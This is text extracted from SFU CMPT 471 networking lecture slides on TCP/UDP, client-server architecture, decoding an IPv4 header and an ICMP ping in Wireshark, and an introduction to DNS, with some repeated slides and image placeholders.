
- Provides process-to-process communication services
- User Datagram Protocol (UDP)
 - Connectionless protocol
 - No delivery guarantees
 - Low overhead
- Transmission Control Protocol (TCP)
 - Connection-oriented
 - Reliable transmission (but no bandwidth guarantees)
 - More overheads
- Other examples?



How can we access TCP/UDP services?

Transport Layer


- Provides process-to-process communication services
- User Datagram Protocol (UDP)
 - Connectionless protocol
 - No delivery guarantees
 - Low overhead
- Transmission Control Protocol (TCP)
 - Connection-oriented
 - Reliable transmission (but no bandwidth guarantees)
 - More overheads
- Other examples?




How can we access TCP/UDP services?

Application Layer

- Networking applications
- Application Architectures
 - Client-server
 - Peer-to-peer (P2P)
- Many “Applications”:
 - HTTP
 - FTP
 - SMTP
 - DNS
 - Etc.



Application Layer: Client-server



Server:

- always-on host
- permanent IP address
- data centers for scaling

Clients:

- communicate with server
- may be intermittently connected
- may have dynamic IP addresses
- do not communicate directly with each other

Packet Representation: An Example

Recall this IP header:

2 bytes
 4500 003c 50db 0000 8001 cf8e 0a00 0048
0808 0808

Packet Diagram

- A graphical representation of a packet
 - Maps bytes to fields
 - Often based on protocol's RFC

Internet Protocol Version 4 (IPv4)							
Offsets	Octet	0		1		2	
Octet	Bit	0-3	4-7	8-15	16-18	19-23	24-31
0	0						
4	32						
8	64						
12	96						
16	128						
20	160						
24+	192+						

Packet Diagram

- A graphical representation of a packet
 - Maps bytes to fields
 - Often based on protocol's RFC

Internet Protocol Version 4 (IPv4)												
Offsets	Octet	0		1	2		3					
Octet	Bit	0-3	4-7	8-15	16-18	19-23	24-31					
0	0	Version	Header Length	Type of Service	Total Length							
4	32	Identification			Flags	Fragment Offset						
8	64	Time to Live		Protocol	Header Checksum							
12	96	Source IP Address										
16	128	Destination IP Address										
20	160	Options										
24+	192+	Data										

Packet Diagram

4500 003c 50db 0000 8001 cf8e 0a00 0048
0808 0808

Internet Protocol Version 4 (IPv4)									
Offsets	Octet	0		1	2		3		
Octet	Bit	0-3	4-7	8-15	16-18	19-23	24-31		
0	0	4	5	00	003c				
4	32	50db			Flags	Fragment Offset			
8	64	80		01	cf8e				
12	96	0a00 0048							
16	128	0808 0808							
20	160	Options							
24+	192+	Data							

Packet Diagram

- Protocol is 0x01. What is this protocol?
- Check IP protocol numbers.

Internet Protocol Version 4 (IPv4)									
Offsets	Octet	0		1	2		3		
Octet	Bit	0-3	4-7	8-15	16-18	19-23	24-31		
0	0	4	5	00		003c			
4	32	50db			Flags	Fragment Offset			
8	64	80		01		cf8e			
12	96	0a00			0048				
16	128	0808			0808				
20	160	Options							
24+	192+	Data							

IP Protocol Numbers: Examples

Protocol Number (Hex)	Protocol
0x01	ICMP
0x06	TCP
0x11	UDP
0x29	IPv6 (why?)
0x2f	GRE
0x59	OSPF

Tools for Dissecting Packets

- Various tools can be used to dissect and decode a packet

The screenshot shows the Wireshark interface with a single captured packet. The packet details pane shows the following information:

- Frame 14: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface , id 0
- Ethernet II, Src: (MAC address), Dst: (MAC address)
- Internet Protocol Version 4, Src: 10.0.0.72, Dst: 8.8.8.8
- Internet Control Message Protocol
 - Type: 8 (Echo (ping) request)
 - Code: 0
 - Checksum: 0x4d37 [correct]
[Checksum Status: Good]
 - Identifier (BE): 1 (0x0001)
 - Identifier (LE): 256 (0x0100)
 - Sequence number (BE): 36 (0x0024)
 - Sequence number (LE): 9216 (0x2400)
 - [Response frame: 15]
- Data (32 bytes)

The bytes pane displays the raw hex and ASCII data for the packet. The ASCII output shows the ICMP echo request message "wabcdefghijklmn opqrstuvwxyz". The byte at index 0020 (the Identifier field) is highlighted in blue.

Hex	Dec	ASCII
0000		
0010	00 3c 50 db 00 00 80 01 cf 8e 0a 00 00 48 08 08	08 00 45 00 .V..[[..! XL....E..
0020	08 08 08 00 4d 37 00 01 00 24 61 62 63 64 65 66	<P.....H..M7... .\$abcdef
0030	67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76	ghijklmn opqrstuvwxyz
0040	77 61 62 63 64 65 66 67 68 69	wabcdefghijklmn opqrstuvwxyz

Todo

- Read [KR16]: Ch 1

Next Lecture

- DNS

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD


CMPT 471: Networking II

Fall 2020

Domain Name System

Instructor: Khaled Diab

Recall: Routing




Rationale

- Hosts need to map a domain name to and IP address
 - Needed for Layer 3


Rationale

- Option #1: Store all IP-name mappings
 - Issues?



Rationale

- Option #2: Hosts ask another system about this mapping




Domain Name System (DNS)

- The Internet phone book
- A distributed system that maintains the mapping between domain name and IP address
 - Why is DNS distributed?
- A core component in the Internet

DNS Domain Hierarchy

- Domain *namespace* are organized in a hierarchy



